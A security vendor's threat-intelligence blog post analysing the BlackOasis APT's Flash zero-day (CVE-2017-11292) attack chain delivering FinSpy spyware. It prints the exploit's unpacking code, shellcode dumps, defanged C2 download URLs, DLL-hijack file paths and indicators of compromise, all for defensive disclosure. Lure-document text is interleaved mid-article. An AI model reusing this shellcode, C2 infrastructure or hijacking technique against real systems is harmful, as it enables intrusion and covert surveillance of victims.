APT REPORTS

BlackOasis APT and new targeted attacks leveraging zero-day exploit


By GReAT on October 16, 2017. 2:28 pm

More information about BlackOasis APT is available to customers of Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com

Introduction

Kaspersky Lab has always worked closely with vendors to protect users. As soon as we find new vulnerabilities we immediately inform the vendor in a responsible manner and provide all the details required for a fix.

On October 10, 2017, Kaspersky Lab's advanced exploit prevention systems identified a new Adobe Flash zero day exploit used in the wild against our customers. The exploit was delivered through a Microsoft Office document and the final payload was the latest version of FinSpy malware. We have reported the bug to Adobe who assigned it CVE-2017-11292 and released a patch earlier today:



Vulnerability details

Vulnerability Category	Vulnerability Impact	Severity	CVE Number
Type Confusion	Remote Code Execution	Critical	CVE-2017-11292

Acknowledgments

Adobe would like to thank Anton Ivanov of Kaspersky Labs for reporting this issue and for working with Adobe to help protect our customers.

So far only one attack has been observed in our customer base, leading us to believe the number of attacks are minimal and highly targeted.

Analysis of the payload allowed us to confidently link this attack to an actor we track as "BlackOasis". We are also highly confident that BlackOasis was also responsible for another zero day exploit (CVE-2017-8759) discovered by FireEye in September 2017. The FinSpy payload used in the current attacks (CVE-2017-11292) shares the same command and control (C2) server as the payload used with CVE-2017-8759 uncovered by FireEye.


BlackOasis Background

We first became aware of BlackOasis' activities in May 2016, while investigating another Adobe Flash zero day. On May 10, 2016, Adobe warned of a vulnerability (CVE-2016-4117) affecting Flash Player 21.0.0.226 and earlier versions for Windows, Macintosh, Linux, and Chrome OS. The vulnerability was actively being exploited in the wild.

Kaspersky Lab was able to identify a sample exploiting this vulnerability that was uploaded to a multi scanner system on May 8, 2016. The sample, in the form of an RTF document, exploited CVE-2016-4117 to download and install a program from a remote C&C server. Although the exact payload of the attack was no longer in the C&C, the same server was hosting multiple FinSpy installation packages.

Leveraging data from Kaspersky Security Network, we identified two other similar exploit chains used by BlackOasis in June 2015 which were zero days at the time. Those include CVE-2015-5119 and CVE-2016-0984, which were patched in July 2015 and February 2016 respectively. These exploit chains also delivered FinSpy installation packages.

Since the discovery of BlackOasis' exploitation network, we've been tracking this threat actor with the purpose of better understanding their operations and targeting and have seen a couple dozen new attacks. Some lure documents used in these attacks are shown below:



My Story

Last month, 44 children died at sea trying to cross to safety from the Middle East to Europe. None of them made world headlines. The world has moved on since the body of 3-year-old Alan Kurdi washed up on a Turkish beach, briefly focusing the globe's attention on the crisis. According to Google Trends, searches for the word "refugee" have already declined by more than half.

Every single one of these stories throws me back to a dark time in my own life, a time of helplessness and fear.


After Weeks of Bloodletting, U.S. Reaches Deal on...

After some of the most intense fighting between Syrian government forces and rebels in months, the United States and Russia announced a new...

Promoted By

I was never a refugee, but I could have been. For the first 12 years of my life, I lived in a no-man's land in Beirut, on the front lines of a war that ravaged my country. I was born two years into the 15-year conflict, and bombs and shelters seemed normal to me while growing up, just part of everyday life, like having breakfast and going to school. We had no power or running water for days on end; stray bullets periodically were fired into our apartment. Men with guns camped out on the ground floor of our building for years.

I often get asked why my family never left — or more pointedly, why my parents kept us there, dodging




Relatório Secreto Sobre a Visita do Presidente JES a CHINA

IN THE SAME CATEGORY


Chafer used Remexi malware to spy on Iran-based foreign diplomatic entities

GreyEnergy's overlap with Zebrocy


A Zebrocy Go Downloader

APT review of the year

DarkPulsar FAQ



Através da imprensa estatal, Angola assistiu, na última semana a visita do presidente da República a República Popular da China.

Esta visita teve como objectivo principal, de acordo com o que foi tornado público, o reforço as relações bilaterias entre os dois Países,


Decoy documents used in BlackOasis attacks

To summarize, we have seen BlackOasis utilizing at least five zero days since June 2015:


- CVE-2015-5119 – June 2015
- CVE-2016-0984 – June 2015
- CVE-2016-4117 – May 2016
- CVE-2017-8759 – Sept 2017
- CVE-2017-11292 – Oct 2017

Attacks Leveraging CVE-2017-11292

The attack begins with the delivery of an Office document, presumably in this instance via e-mail. Embedded within the document is an ActiveX object which contains the Flash exploit.




```
./[Content_Types].xml
./_rels
./_rels/.rels
./docProps
./docProps/app.xml
./docProps/core.xml
./word

./word/_rels
./word/_rels/document.xml.rels
./word/_rels/header1.xml.rels
./word/activeX

./word/activeX/_rels
./word/activeX/_rels/activeX1.xml.rels
./word/activeX/activeX1.bin
./word/activeX/activeX1.xml
./word/document.xml
./word/endnotes.xml
./word/fontTable.xml
./word/footnotes.xml
./word/header1.xml
./word/media
./word/media/image1.png
./word/settings.xml
./word/styles.xml
./word/stylesWithEffects.xml
./word/theme
./word/theme/theme1.xml
./word/webSettings.xml
```



```
0000C510:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 66 55                fU
0000C520:  66 55 03 42-00 00 46 57-53 20 03 42-00 00 48 01  fU♥B  FWS ♥B  H☺
0000C530:  B8 00 64 00-00 1E 01 00-44 11 19 00-00 00 7F 13  ╕ d  ▲☺ D◄↓   ⌂‼
0000C540:  CB 01 00 00-3C 72 64 66-3A 52 44 46-20 78 6D 6C  ╦☺  <rdf:RDF xml
0000C550:  6E 73 3A 72-64 66 3D 27-68 74 74 70-3A 2F 2F 77  ns:rdf='http://w
0000C560:  77 77 2E 77-33 2E 6F 72-67 2F 31 39-39 39 2F 30  ww.w3.org/1999/0
0000C570:  32 2F 32 32-2D 72 64 66-2D 73 79 6E-74 61 78 2D  2/22-rdf-syntax-
0000C580:  6E 73 23 27-3E 3C 72 64-66 3A 44 65-73 63 72 69  ns#'><rdf:Descri
0000C590:  70 74 69 6F-6E 20 72 64-66 3A 61 62-6F 75 74 3D  ption rdf:about=
0000C5A0:  27 27 20 78-6D 6C 6E 73-3A 64 63 3D-27 68 74 74  '' xmlns:dc='htt
0000C5B0:  70 3A 2F 2F-70 75 72 6C-2E 6F 72 67-2F 64 63 2F  p://purl.org/dc/
0000C5C0:  65 6C 65 6D-65 6E 74 73-2F 31 2E 31-27 3E 3C 64  elements/1.1'><d
0000C5D0:  63 3A 66 6F-72 6D 61 74-3E 61 70 70-6C 69 63 61  c:format>applica
0000C5E0:  74 69 6F 6E-2F 78 2D 73-68 6F 63 6B-77 61 76 65  tion/x-shockwave
0000C5F0:  2D 66 6C 61-73 68 3C 2F-64 63 3A 66-6F 72 6D 61  -flash</dc:forma
0000C600:  74 3E 3C 64-63 3A 74 69-74 6C 65 3E-41 64 6F 62  t><dc:title>Adob
```

Flash object in the .docx file, stored in uncompressed format

The Flash object contains an ActionScript which is responsible for extracting the exploit using a custom packer seen in other FinSpy exploits.




```
while (i < (len - 4))
{
    if ((((ba[i] == 48) && (ba[(i + 1)] == 57)) && (ba[(i + 2)] == 48)) && (ba[(i + 3)] == 57)))
    {
        ba.position = i;
        while (var4 < var3)
        {
            ba[((i - 1) + var4)] = var2.charAt(var4).charCodeAt(0);
            var4 = (var4 + 1);
        };
        i = 0;
        break;
    };
    i = (i + 1);
};
var5 = new Loader();
var5.loadBytes(ba, new LoaderContext(false, ApplicationDomain.currentDomain));
addChild(var5);
```

Unpacking routine for SWF exploit

The exploit is a memory corruption vulnerability that exists in the "**com.adobe.tvsdk.mediacore.BufferControlParameters**" class. If the exploit is successful, it will gain arbitrary read / write operations within memory, thus allowing it to execute a second stage shellcode.

The first stage shellcode contains an interesting NOP sled with alternative instructions, which was most likely designed in such a way to avoid detection by antivirus products looking for large NOP blocks inside flash files:




```
00000000: 9090                      nop
00000002: 91                        xchg       ecx,eax
00000003: 91                        xchg       ecx,eax
00000004: 9090                      nop
00000006: 91                        xchg       ecx,eax
00000007: 91                        xchg       ecx,eax
00000008: 9090                      nop
0000000A: 91                        xchg       ecx,eax
0000000B: 91                        xchg       ecx,eax
0000000C: 9090                      nop
0000000E: 91                        xchg       ecx,eax
0000000F: 91                        xchg       ecx,eax
00000010: 81E086FFFAF2              and        eax,0F2FAFF86 ;'≥· å'
00000016: B964010000                mov        ecx,000000164 ;'  ☺d'
0000001B: 29CC                      sub        esp,ecx
0000001D: 33D2                      xor        edx,edx
0000001F: 87E7                      xchg       edi,esp
00000021: 89FC                      mov        esp,edi
```

```
00000023: 81E0E1A3D9A3          1and          eax,0A3D9A3E1 ;'ú┘úß'
```

NOP sled composed of 0x90 and 0x91 opcodes

The main purpose of the initial shellcode is to download second stage shellcode from hxxp://89.45.67[.]107/rss/5uzosoff0u.iaf.



```
00000000:  C1 ED 00 81-EC 30 01 00-00 33 C9 89-E7 87 E4 88
00000010:  0C 0F FE C1-75 F7 EB 03-44 D6 CD 33-C9 BB 00 00
00000020:  00 00 33 D2-68 31 38 B5-77 87 FF 5B-02 14 0F 00
00000030:  DA C1 CB 08-53 8A 1C 0F-81 C8 56 F0-1B 14 86 1C
00000040:  3A 88 1C 0F-F6 D9 80 E9-01 F6 D9 75-DC EB 01 1E
00000050:  E8 1B 00 00-00 A3 C7 DE-04 63 FF A3-4A 28 AF D1
00000060:  AD 68 B0 21-F9 D4 E8 50-6B 79 DC CC-32 F2 5B 67
00000070:  5E 83 EE A6-BA 00 00 00-00 29 C9 C7-47 CC AB 08
00000080:  00 00 33 DB-F6 DA 80 EA-01 F6 DA 02-0C 17 8A 1C
00000090:  17 86 1C 39-88 1C 17 02-1C 0F 8A 1C-1F 30 1E 83
000000A0:  C6 01 FF 4F-CC 74 08 EB-04 2F 7E C7-7D EB D5 AC
000000B0:  B4 90 D5 50-57 D8 3A 8E-DE F2 A0 AF-C5 21 73 74
000000C0:  56 E5 20 E4-9D 80 FD A7-8D C6 4C AD-07 48 1C 91
000000D0:  43 B1 2C EE-05 20 15 2D-3E B5 2F A8-41 7F 11 BD
000000E0:  40 4B 59 F2-B6 4C E3 1F-06 4E 60 9E-DC 85 51 85
000000F0:  4D 63 7E BB-A5 68 18 00-1D 8C FC FA-DF 94 4E AB
00000100:  F1 EB 45 D5-8C 01 38 46-5F B1 77 06-0A CB FA DB
00000110:  51 87 11 CF-B6 6C F9 3D-26 68 6B C2-EF 88 15 4D
00000120:  A6 14 71 AD-89 06 D2 86-DC A7 C7 1C-60 B9 A7 59
00000130:  5C A1 EE 76-F6 CD 95 E0-60 81 10 88-40 E5 6D B0
00000140:  14 CC 0A B8-47 23 F9 69-83 97 D3 D9-00 05 98 0C
00000150:  0E 32 95 84-E4 33 F5 4E-1E 39 A7 11-A2 AD 03 46
00000160:  B7 A4 67 BF-65 D0 30 0F-8F C0 10 B0-B8 AB 32 31
00000170:  FB ED 6F 0C-40 91 71 B1-AD 35 7B 98-BB B6 51 F7
00000180:  EB 7D 5C CE-78 60 EE 6F-E9 D4 73 02-93 A9 2A 02
00000190:  65 53 2F 69-87 09 C2 F0-EB C4 D0 26-13 2C 59 84
000001A0:  30 2B 74 6B-39 04 8B 56-08 86 A9 51-3E E1 95 E6
000001B0:  AB 68 1E 5C-CA 76 48 2C-7D FB C9 9F-2C 92 87 0A
000001C0:  68 DC 0D 62-DB 34 A3 60-26 FA 02 1D-3B 56 37 9E
000001D0:  C8 5B 06 83-40 F8 F9 72-2C FC 97 4D-B7 90 A0 5D
000001E0:  80 DD 2C 27-2D 21 FC 86-3F A7 2A BE-76 DA AA 02
```

Second stage shellcode


The second stage shellcode will then perform the following actions:

1. Download the final payload (FinSpy) from hxxp://89.45.67[.]107/rss/mo.exe
2. Download a lure document to display to the victim from the same IP
3. Execute the payload and display the lure document

Payload – mo.exe


As mentioned earlier, the "mo.exe" payload (MD5: 4a49135d2ecc07085a8b7c5925a36c0a) is the newest version of FinSpy malware, typically sold to nation states and other law enforcement agencies to use in lawful surveillance operations. This newer variant has made it especially difficult for researchers to analyze the malware due to many added anti-analysis techniques, to include a custom packer and virtual machine to execute code.

The PCODE of the virtual machine is packed with the aplib packer.



Part of packed VM PCODE


After unpacking, the PCODE it will look like the following:



```
00000000:  5D 14 5A 00-03 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A
00000010:  1D 59 AD 2A-1D 59 AD 2A-3E A0 5A 00-1F 59 AD 2A
00000020:  18 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A
00000030:  43 A0 5A 00-02 59 AD 2A-15 59 AD 2A-1D 59 AD 2A
00000040:  1D 59 AD 2A-1D 59 AD 2A-4C A0 5A 00-14 59 AD 2A
00000050:  1D 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A
00000060:  4F A0 5A 00-12 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A
00000070:  1D 59 AD 2A-1D 59 AD 2A-61 14 5A 00-06 5F AD 2A
00000080:  DA 59 7A 2B-1D 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A
00000090:  68 14 5A 00-06 5C AC 2A-A5 59 5D 2B-1D 59 AD 2A
000000A0:  1D 59 AD 2A-1D 59 AD 2A-6C 14 5A 00-06 58 AD 2A
000000B0:  D4 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A
000000C0:  6D 14 5A 00-06 5A AD 2A-DF 5D AD 2A-1D 59 AD 2A
000000D0:  1D 59 AD 2A-1D 59 AD 2A-75 14 5A 00-06 58 AD 2A
000000E0:  7D 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A
000000F0:  7E 14 5A 00-06 5B AD 2A-2E 90 AD 2A-1D 59 AD 2A
00000100:  1D 59 AD 2A-1D 59 AD 2A-85 14 5A 00-06 5F AD 2A
00000110:  9C B0 AD AD-98 DE AD 2A-1D 59 AD 2A-1D 59 AD 2A
00000120:  86 14 5A 00-10 59 AD 2A-1C 59 AD 2A-1D 59 AD 2A
00000130:  1D 59 AD 2A-1D 59 AD 2A-55 A0 5A 00-0E 59 AD 2A
00000140:  1D 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A
00000150:  8F 14 5A 00-06 5F AD 2A-9C A8 83 36-1F 44 AD 2A
00000160:  1D 59 AD 2A-1D 59 AD 2A-90 14 5A 00-10 59 AD 2A
00000170:  1C 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A
00000180:  57 A0 5A 00-0E 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A
00000190:  1D 59 AD 2A-1D 59 AD 2A-91 14 5A 00-06 5F AD 2A
000001A0:  9C 98 EC 27-F0 55 AD 2A-1D 59 AD 2A-1D 59 AD 2A
000001B0:  95 14 5A 00-10 59 AD 2A-1C 59 AD 2A-1D 59 AD 2A
000001C0:  1D 59 AD 2A-1D 59 AD 2A-5E A0 5A 00-0E 59 AD 2A
000001D0:  1D 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A
000001E0:  9A 14 5A 00-06 5F AD 2A-9C B0 A7 D0-E9 5C AD 2A
000001F0:  1D 59 AD 2A-1D 59 AD 2A-A3 14 5A 00-10 59 AD 2A
00000200:  1C 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A
00000210:  67 A0 5A 00-0E 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A
00000220:  1D 59 AD 2A-1D 59 AD 2A-AA 14 5A 00-10 59 AD 2A
00000230:  19 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A-1D 59 AD 2A
00000240:  6F A0 5A 00-12 59 AD 2A-1B 59 AD 2A-1D 59 AD 2A
```

Unpacked PCODE


After unpacking the virtual machine PCODE is then decrypted:



```
00000000:  40 4D F7 2A-1E 00 00 00-00 00 00 00-00 00 00 00
00000010:  00 00 00 00-00 00 00 00-23 F9 F7 2A-02 00 00 00
00000020:  05 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000030:  5E F9 F7 2A-1F 00 00 00-08 00 00 00-00 00 00 00
00000040:  00 00 00 00-00 00 00 00-51 F9 F7 2A-09 00 00 00
00000050:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000060:  52 F9 F7 2A-0F 00 00 00-00 00 00 00-00 00 00 00
00000070:  00 00 00 00-00 00 00 00-7C 4D F7 2A-1B 06 00 00
00000080:  C7 00 D7 01-00 00 00 00-00 00 00 00-00 00 00 00
00000090:  75 4D F7 2A-1B 05 01 00-B8 00 F0 01-00 00 00 00
000000A0:  00 00 00 00-00 00 00 00-71 4D F7 2A-1B 01 00 00
000000B0:  C9 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000C0:  70 4D F7 2A-1B 03 00 00-C2 04 00 00-00 00 00 00
000000D0:  00 00 00 00-00 00 00 00-68 4D F7 2A-1B 01 00 00
000000E0:  60 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000F0:  63 4D F7 2A-1B 02 00 00-33 C9 00 00-00 00 00 00
00000100:  00 00 00 00-00 00 00 00-98 4D F7 2A-1B 06 00 00
00000110:  81 E9 00 87-85 87 00 00-00 00 00 00-00 00 00 00
00000120:  9B 4D F7 2A-0D 00 00 00-01 00 00 00-00 00 00 00
00000130:  00 00 00 00-00 00 00 00-48 F9 F7 2A-13 00 00 00
00000140:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000150:  92 4D F7 2A-1B 06 00 00-81 F1 2E 1C-02 1D 00 00
00000160:  00 00 00 00-00 00 00 00-8D 4D F7 2A-0D 00 00 00
00000170:  01 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000180:  4A F9 F7 2A-13 00 00 00-00 00 00 00-00 00 00 00
```

Decrypted VM PCODE

The custom virtual machine supports a total of 34 instructions:



```
0d 00 00 00  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
13 00 00 00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1b 06 00 00  81 f1 2e 1c 02 1d 00 00 00 00 00 00 00 00 00 00
0d 00 00 00  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
13 00 00 00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1b 06 00 00  81 c1 41 0d ed 0c 00 00 00 00 00 00 00 00 00 00
0d 00 00 00  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
13 00 00 00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1b 06 00 00  81 e9 0a fa f4 05 00 00 00 00 00 00 00 00 00 00
```

```
0d 00 00 00  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
13 00 00 00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


Example of parsed PCODE

In this example, the "1b" instruction is responsible for executing native code that is specified in parameter field.

Once the payload is successfully executed, it will proceed to copy files to the following locations:

- C:\ProgramData\ManagerApp\AdapterTroubleshooter.exe
- C:\ProgramData\ManagerApp\15b937.cab
- C:\ProgramData\ManagerApp\install.cab
- C:\ProgramData\ManagerApp\msvcr90.dll
- C:\ProgramData\ManagerApp\d3d9.dll

The "AdapterTroubleshooter.exe" file is a legitimate binary which is leveraged to use the famous DLL search order hijacking technique. The "d3d9.dll" file is malicious and is loaded into memory by the legit binary upon execution. Once loaded, the DLL will then inject FinSpy into the Winlogon process.



```
  %s%02d%02dUTC%s %s????????*%s %d    N/A Audio Recording WebCam Recording    Screenshot Rec
 Recording   Skype File Transfer Recording   Changed File Recording  Deleted File Recording
Accessed File Recording Forensics Recording VoIP File Recording MouseClicks File Recording
 Recording Email File Recording    WIFI File Recording RemovableMedia File Recording   Passw
C.dat .\%02X.dat  gdiplus.dll shell32_.dll    shell32.dll firmware.bin        Global\Debug.
l    System\CurrentControlSet\Services\%s    %s\Enum %s\Security %s\Parameters . ..  \\.\%c
nit*.*  %s\userenv*.*       Software\Microsoft\Windows\CurrentVersion\Run   rundll32  \ .lnk
ogg    .wma    .mp3    .wmv    .mp4    .ogv    .mpeg   .mpg    .avi    .bz2    .arj    .rar
peg   .jpg    .pdf    .rtf    .otp    .odp    .ots    .ods    .ott    .odt    .xsn    .xsf
sm   .potx   .potm   .ppt    .ost    .one    .gsa    .grv    .gfs    .dotx   .dotm   .docx
```

Part of injected code in winlogon process

The payload calls out to three C2 servers for further control and exfiltration of data. We have observed two of them used in the past with other FinSpy payloads. Most recently one of these C2 servers was used together with CVE-2017-8759 in the attacks reported by FireEye in September 2017. These IPs and other previous samples tie closely to the BlackOasis APT cluster of FinSpy activity.

Targeting and Victims

BlackOasis' interests span a wide gamut of figures involved in Middle Eastern politics and verticals disproportionately relevant to the region. This includes prominent figures in the United Nations, opposition bloggers and activists, and regional news correspondents. During 2016, we observed a heavy interest in Angola, exemplified by lure documents indicating targets with suspected ties to oil, money laundering, and other illicit activities. There is also an interest in international activists and think tanks.

Victims of BlackOasis have been observed in the following countries: Russia, Iraq, Afghanistan, Nigeria, Libya, Jordan, Tunisia, Saudi Arabia, Iran, Netherlands, Bahrain, United Kingdom and Angola.

Conclusions

We estimate that the attack on HackingTeam in mid-2015 left a gap on the market for surveillance tools, which is now being filled by other companies. One of these is FinFisher with their suite of tools.

We believe the number of attacks relying on FinFisher software, supported by zero day exploits such as the ones described here will continue to grow.

What does it mean for everyone and how to defend against such attacks, including zero-day exploits?

For CVE-2017-11292 and other similar vulnerabilities, one can use the killbit for Flash within their organizations to disable it in any applications that respect it. Unfortunately, doing this system-wide is not easily done, as Flash objects can be loaded in applications that potentially do not follow the killbit. Additionally, this may break any other necessary resources that rely on Flash and of course, it will not protect against exploits for other third party software.

Deploying a multi-layered approach including access policies, anti-virus, network monitoring and whitelisting can help ensure customers are protected against threats such as this. Users of Kaspersky products are protected as well against this threat by one of the following detections:

- PDM:Exploit.Win32.Generic
- HEUR:Exploit.SWF.Generic
- HEUR:Exploit.MSOffice.Generic

More information about BlackOasis APT is available to customers of Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com

Acknowledgements

We would like to thank the Adobe Product Security Incident Response Team (PSIRT) for working with us to identify and patch this vulnerability.

References

1. Adobe Bulletin https://helpx.adobe.com/security/products/flash-player/apsb17-32.html

Indicators of compromise


4a49135d2ecc07085a8b7c5925a36c0a
89.45.67[.]107

ADOBE APT DLL HIJACKING MICROSOFT WORD VULNERABILITIES AND EXPLOITS ZERO-DAY VULNERABILITIES

Share post on:

Related Posts

Mokes and Buerak distributed under the guise of security certificates



KBOT: sometimes they come back

OilRig's Poison Frog – old samples, same trick

THERE ARE 3 COMMENTS

Ryan
Posted on October 16, 2017. 11:54 pm

Does EMET block the flash exploit?

REPLY

Faron Faulk
Posted on October 17, 2017. 5:04 pm

fixed
https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV170018

REPLY

eyal

Posted on August 23, 2018. 11:42 am

office sample hash?

REPLY

LEAVE A REPLY

Your email address will not be published. Required fields are marked *

Enter your comment here

Name *

Email *

□

Save my name, email, and website in this browser for the next time I comment.

□ Notify me when new comments are added.

SUBMIT

□ I'm not a robot

reCAPTCHA
Privacy - Terms

kaspersky

Contact us | Privacy Policy | License Agreement

Email

